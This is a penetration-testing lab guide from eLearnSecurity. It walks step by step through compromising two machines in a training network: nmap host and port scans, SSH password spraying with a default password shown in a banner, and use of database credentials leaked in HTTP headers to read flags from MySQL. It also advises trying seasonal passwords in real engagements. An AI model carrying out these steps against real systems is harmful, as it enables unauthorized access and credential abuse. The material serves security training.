eLearnSecurity
Forging security professionals

BLACK-BOX PENETRATION TEST #2

PENETRATION TESTING | SECTION 3 MODULE 7 | LAB #18

LAB

1. Scenario

- You have been engaged in a Black-box Penetration Test (**172.16.64.0/24 range**). Your goal is to read the flag file on each machine. On some of them, you will be required to exploit a remote code execution vulnerability in order to read the flag.
- Some machines are exploitable instantly but some might require exploiting other ones first. Enumerate every compromised machine to identify valuable information, that will help you proceed further into the environment.
- If you are stuck on one of the machines, don't overthink and start pentesting another one.
- When you read the flag file, you can be sure that the machine was successfully compromised. But keep your eyes open – apart from the flag, other useful information may be present on the system.

- ❑ This is not a CTF! The flags' purpose is to help you identify if you fully compromised a machine or not.
- ❑ The solutions contain the shortest path to compromise each machine. **You should follow the penetration testing process covered in its entirety!**

2. Goals

- Discover all the machines on the network
- Read all flag files (One per machine, stored on the filesystem or within a database)
- Obtain a reverse shell at least on 172.16.64.92

3. What you will learn

- Taking advantage of DNS and virtual hosts
- Bypassing client-side access controls
- Abusing unrestricted file upload to achieve remote code execution

4. Recommended tools

- Dirb
- Metasploit framework (recommended version 5)
- Nmap
- Sqlmap
- BurpSuite
- Text editor

SOLUTIONS

Below, you can find solutions for this engagement. Remember though that you can follow your own strategy (which may be different from the one explained below).

Step 1: Connect to the VPN

Connect to the lab environment using the provided VPN file.

```
root@0xluk3:~# openvpn Lab.ovpn
```

```
Sat May 18 08:05:31 2019 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2
0 2019
Sat May 18 08:05:31 2019 library versions: OpenSSL 1.1.1b  26 Feb 2019, LZO 2.10
Enter Auth Username: qwe
Enter Auth Password: ***
Sat May 18 08:05:33 2019 TCP/UDP: Preserving recently used remote address: [AF_INET]23.111.189.36:42997
Sat May 18 08:05:33 2019 UDP link local (bound): [AF_INET][undef]:1194
Sat May 18 08:05:33 2019 UDP link remote: [AF_INET]23.111.189.36:42997
Sat May 18 08:05:33 2019 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]23.111.189.36:42997
Sat May 18 08:05:35 2019 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This allows attacks like SWEET32.  Mitigate
 by using a --cipher with a larger block size (e.g. AES-256-CBC).
Sat May 18 08:05:35 2019 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This allows attacks like SWEET32.  Mitigate
 by using a --cipher with a larger block size (e.g. AES-256-CBC).
Sat May 18 08:05:35 2019 WARNING: cipher with small block size in use, reducing reneg-bytes to 64MB to mitigate SWEET32 attacks.
Sat May 18 08:05:35 2019 TUN/TAP device tap0 opened
Sat May 18 08:05:35 2019 /sbin/ip link set dev tap0 up mtu 1500
Sat May 18 08:05:35 2019 /sbin/ip addr add dev tap0 172.16.64.12/24 broadcast 172.16.64.255
Sat May 18 08:05:35 2019 Initialization Sequence Completed
```

Check if you received an IP address from the 172.16.64.0/24 range.

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.64.12  netmask 255.255.255.0  broadcast 172.16.64.255
        inet6 fe80::a426:18ff:fe3d:bf23  prefixlen 64  scopeid 0x20<link>
        ether a6:26:18:3d:bf:23  txqueuelen 100  (Ethernet)
        RX packets 3380  bytes 1676031 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5122  bytes 415923 (406.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2: Discover Live Hosts on the Network

Using nmap, scan for live hosts on the **172.16.64.0/24** network.

```
root@0xluk3:~# nmap -sn 172.16.64.0/24 -oN discovery.nmap
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-18 10:52 CEST
Nmap scan report for 172.16.64.81
Host is up (0.17s latency).
MAC Address: 00:50:56:91:E1:EF (VMware)
Nmap scan report for 172.16.64.91
Host is up (0.17s latency).
MAC Address: 00:50:56:91:29:38 (VMware)
Nmap scan report for 172.16.64.92
Host is up (0.17s latency).
MAC Address: 00:50:56:91:6C:84 (VMware)
Nmap scan report for 172.16.64.166
Host is up (0.17s latency).
MAC Address: 00:50:56:91:01:27 (VMware)
Nmap scan report for 172.16.64.12
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.22 seconds
```

Sort the discovered addresses (exclude your own IP address) and write the rest to a file. This file will be fed to nmap in order to perform a full TCP scan.

```
root@0xluk3:~# cat discovery.nmap | grep for
Nmap scan report for 172.16.64.81
Nmap scan report for 172.16.64.91
Nmap scan report for 172.16.64.92
Nmap scan report for 172.16.64.166
Nmap scan report for 172.16.64.12
root@0xluk3:~# cat discovery.nmap | grep for | grep -v "\.12"
Nmap scan report for 172.16.64.81
Nmap scan report for 172.16.64.91
Nmap scan report for 172.16.64.92
Nmap scan report for 172.16.64.166
root@0xluk3:~# cat discovery.nmap | grep for | grep -v "\.12" | cut -d " " -f 5
172.16.64.81
172.16.64.91
172.16.64.92
172.16.64.166
root@0xluk3:~# cat discovery.nmap | grep for | grep -v "\.12" | cut -d " " -f 5 > ips.txt
root@0xluk3:~# cat ips.txt
172.16.64.81
172.16.64.91
172.16.64.92
172.16.64.166
root@0xluk3:~#
```

Then, use **nmap** with the following options:

- -sV for version identification
- -n for disabling reverse DNS lookup
- -v for Verbose
- -Pn to assume the host is alive
- -p- to scan all the ports
- -T4 to speed things up
- -iL to use a list of IPs as input (ips.txt)
- -A to run all scans in order to maximize output

You will come across something similar to the below.

```
Nmap scan report for 172.16.64.81
Host is up (0.17s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)
|   256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)
|_  256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
13306/tcp open  mysql   MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
|   Protocol: 10
|   Version: 5.7.25-0ubuntu0.16.04.2
|   Thread ID: 13
|   Capabilities flags: 63487
|   Some Capabilities: SupportsCompression, Support41Auth,
SupportsLoadDataLocal, LongPassword, Speaks41ProtocolOld,
SupportsTransactions, IgnoreSigpipes, LongColumnFlag, ODBCClient,
InteractiveClient, Speaks41ProtocolNew, ConnectWithDatabase,
DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, FoundRows,
SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: vgceu\2|l!k\x19NI;I}\x18]
|
|_  Auth Plugin Name: 96
MAC Address: 00:50:56:91:E1:EF (VMware)
```


```
Nmap scan report for 172.16.64.91
Host is up (0.17s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open  redis   Redis key-value store
MAC Address: 00:50:56:91:29:38 (VMware)

Nmap scan report for 172.16.64.92
Host is up (0.17s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)
|   256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)
|_  256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)
53/tcp    open  domain  dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photon by HTML5 UP
63306/tcp open  mysql   MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
|   Protocol: 10
|   Version: 5.7.25-0ubuntu0.16.04.2
|   Thread ID: 9
```

```
|   Capabilities flags: 63487
|   Some Capabilities: SupportsCompression, Support41Auth,
SupportsLoadDataLocal, LongPassword, Speaks41ProtocolOld,
SupportsTransactions, IgnoreSigpipes, LongColumnFlag, ODBCClient,
InteractiveClient, Speaks41ProtocolNew, ConnectWithDatabase,
DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, FoundRows,
SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: \x0DO#gT\x12\x7F\x0110lG\x0D\x0E\x01\x1Dsc~Y
|_  Auth Plugin Name: 96
MAC Address: 00:50:56:91:6C:84 (VMware)


Nmap scan report for 172.16.64.166
Host is up (0.17s latency).
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
|   256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_  256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
8080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Ucorpora Demo
MAC Address: 00:50:56:91:01:27 (VMware)
```


Step 3: Exploit the 172.16.64.166 Machine

```
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
|   256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_  256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
8080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Ucorpora Demo
```

Let's start by examining the web application on port 8080.



In the "About us" section the application states that we should log in.



However, when inspecting the page's source, the content is already available.

Note down those names and surnames. They can be valuable information. Then, let's move on to inspecting the SSH service that runs on a non-standard port.

```
root@0xluk3:~# ssh 172.16.64.166 -p 2222
The authenticity of host '[172.16.64.166]:2222 ([172.16.64.166]:2222)' can't be established.
ECDSA key fingerprint is SHA256:jmCIvLNr3OIk7trzl3gDcMXP2NvfHvHKGSKaI3QwWws.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.16.64.166]:2222' (ECDSA) to the list of known hosts.
#################################################################
#       WARNING! This system is for authorized users only.      #
#       You activity is being actively monitored.               #
#       Any suspicious behavior will be resported.              #
#################################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

root@172.16.64.166's password:
```

It looks like someone has forgotten to change his default password. Let's try to log in using the previously-collected names and the default password mentioned in the banner (CHANGEME), either automatically or manually . Note, that only lowercase letters will be used.

After User **sabrina** did not change her default password.

```
root@0xluk3:~# ssh sabrina@172.16.64.166 -p 2222
#################################################################
#       WARNING! This system is for authorized users only.      #
#       You activity is being actively monitored.               #
#       Any suspicious behavior will be resported.              #
#################################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

sabrina@172.16.64.166's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Thu Apr 25 09:55:31 2019 from 172.13.37.2
sabrina@xubuntu:~$
```

Let's take the flag, as follows.

```
sabrina@xubuntu:~$ ls -la
total 56
drwxr-xr-x 6 sabrina sabrina 4096 May 18 05:34 .
drwxr-xr-x 4 root    root    4096 Mar  8 13:38 ..
-rw------- 1 sabrina sabrina  325 May 18 05:35 .bash_history
-rw-r--r-- 1 sabrina sabrina  220 Mar  8 13:38 .bash_logout
-rw-r--r-- 1 sabrina sabrina 3771 Mar  8 13:38 .bashrc
drwx------ 2 sabrina sabrina 4096 Mar  8 13:44 .cache
drwxr-xr-x 3 sabrina sabrina 4096 Mar  8 13:38 .config
-rw-r--r-- 1 root    root      86 Mar 15 10:31 flag.txt
-rw-r--r-- 1 sabrina sabrina  266 May 18 05:34 hosts.bak
drwxrwxr-x 2 sabrina sabrina 4096 Mar 13 07:34 .nano
-rw-r--r-- 1 sabrina sabrina  655 Mar  8 13:38 .profile
drwx------ 2 sabrina sabrina 4096 Mar  8 13:38 .ssh
-rw-r--r-- 1 sabrina sabrina 1600 Mar  8 13:38 .Xdefaults
-rw-r--r-- 1 sabrina sabrina   14 Mar  8 13:38 .xscreensaver
sabrina@xubuntu:~$ cat flag.txt
Congratulations! You have successfully exploited this machine.
Go for the others now.
```

Now, let's also take a look at a backup (.bak) hosts file that resides in her home directory.

```
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1       localhost
172.16.64.81    cms.foocorp.io
172.16.64.81    static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sabrina@xubuntu:~$
```

Those hostnames should be kept for later use. Possibly on the host where they point to, it is needed to know those virtual hosts names in order to access the proper application.

NOTE

```
This type of SSH attack is called “Password Spraying”. Password Spraying is
essentially using one password for each identified user once, in order not to
lock the accounts out (“spray” all the users with one password). Here, we
knew the working password already. In real-life engagements, you might want
to try passwords like “March2019” once for every user – the larger the
enterprise, the bigger the chance that numerous users will have a password of
such format.
```

Step 4: Use the obtained virtual hosts in order to attack 172.16.64.81

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)
|   256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)
|_  256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
13306/tcp open  mysql   MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
```


Let's start by examining the application on port 80. In order to do that, you need to add part of the hosts file you found on the 172.16.64.166 machine to your own hosts file.

```
root@0xluk3:~# gedit /etc/hosts
```


```
172.16.64.81    cms.foocorp.io
172.16.64.81    static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now your system can resolve these hostnames into IP addresses and simultaneously, add the proper host-header to the HTTP requests in order for the back-end server to serve you with the appropriate virtual host.


Let's go to **cms.foocorp.io**.



Setting up Burp proxy and walking through the site will reveal an interesting file **users.bak**. Below you can see what Burp discovered and placed into its target tab.



It looks like **users.bak** is a forgotten backup file that includes user credentials.



Let's try to use these credentials in order to access the application. Only john1's credentials work, however, logging in as him causes the application to meet a dead end – probably it was not configured properly.

Let's inspect that redirection in Burp Suite.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
66	http://cms.foocorp.io	GET	/500.php			404	465	HTML	php
65	http://cms.foocorp.io	GET	/home.php			302	249	HTML	php
64	http://cms.foocorp.io	GET	/process.php?do=login&username=jo...	✓		200	550	JSON	php
63	http://cms.foocorp.io	GET	/assets/font-awesome/fonts/fontaweso...	✓		200	77387		woff2
62	http://cms.foocorp.io	GET	/process.php?do=login&username=pe...	✓		200	507	JSON	php
60	http://cms.foocorp.io	GET	/includes/js/js.functions.php			200	5773	script	php
59	http://cms.foocorp.io	GET	/includes/js/jen/jen.js			200	5118	script	js
58	http://cms.foocorp.io	GET	/includes/js/js.cookie.js			200	4161	script	js
57	http://cms.foocorp.io	GET	/includes/js/main.js			200	5884	script	js
56	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js			200	25980	script	js
55	http://cms.foocorp.io	GET	/includes/js/jquery.1.12.4.min.js			200	97456	script	js
51	http://cms.foocorp.io	GET	/			200	6729	HTML	
50	https://search.services.mozilla....	GET	/1/firefox/60.6.1/esr/en-US/PL/Kali/1.0			200	280	JSON	0
49	https://www.google.com	GET	/recaptcha/api.js			200	1140	script	js
48	http://cms.foocorp.io	GET	/includes/js/js.functions.php			200	5773	script	php
47	http://cms.foocorp.io	GET	/			200	6671	HTML	

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 302 Found
Date: Sat, 18 May 2019 09:55:41 GMT
Server: Apache/2.4.18 (Ubuntu)
X-DB-Key: x41x41x412019!
X-DB-User: root
X-DB-name: mysql
Location: 500.php
Content-Length: 0
```

The application leaks database credentials in its headers! Let's use them to log into the remote database (the port was identified during the nmap scan).

```
root@0xluk3:~# mysql -u root -p -P 13306 -h 172.16.64.81
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.7.25-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cmsbase            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.23 sec)

MySQL [(none)]>
```

After a short exploration, the flag is found in the “cmsbase” database, inside the “flag” table.

```
MySQL [(none)]> use cmsbase;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cmsbase]> show tables;
+---------------------------+
| Tables_in_cmsbase         |
+---------------------------+
| flag                      |
```


```
MySQL [cmsbase]> select * from flag;
+----+-------------------------------+
| id | content                       |
+----+-------------------------------+
|  1 | Congratulations, you got it! |
+----+-------------------------------+
1 row in set (0.17 sec)

MySQL [cmsbase]>
```

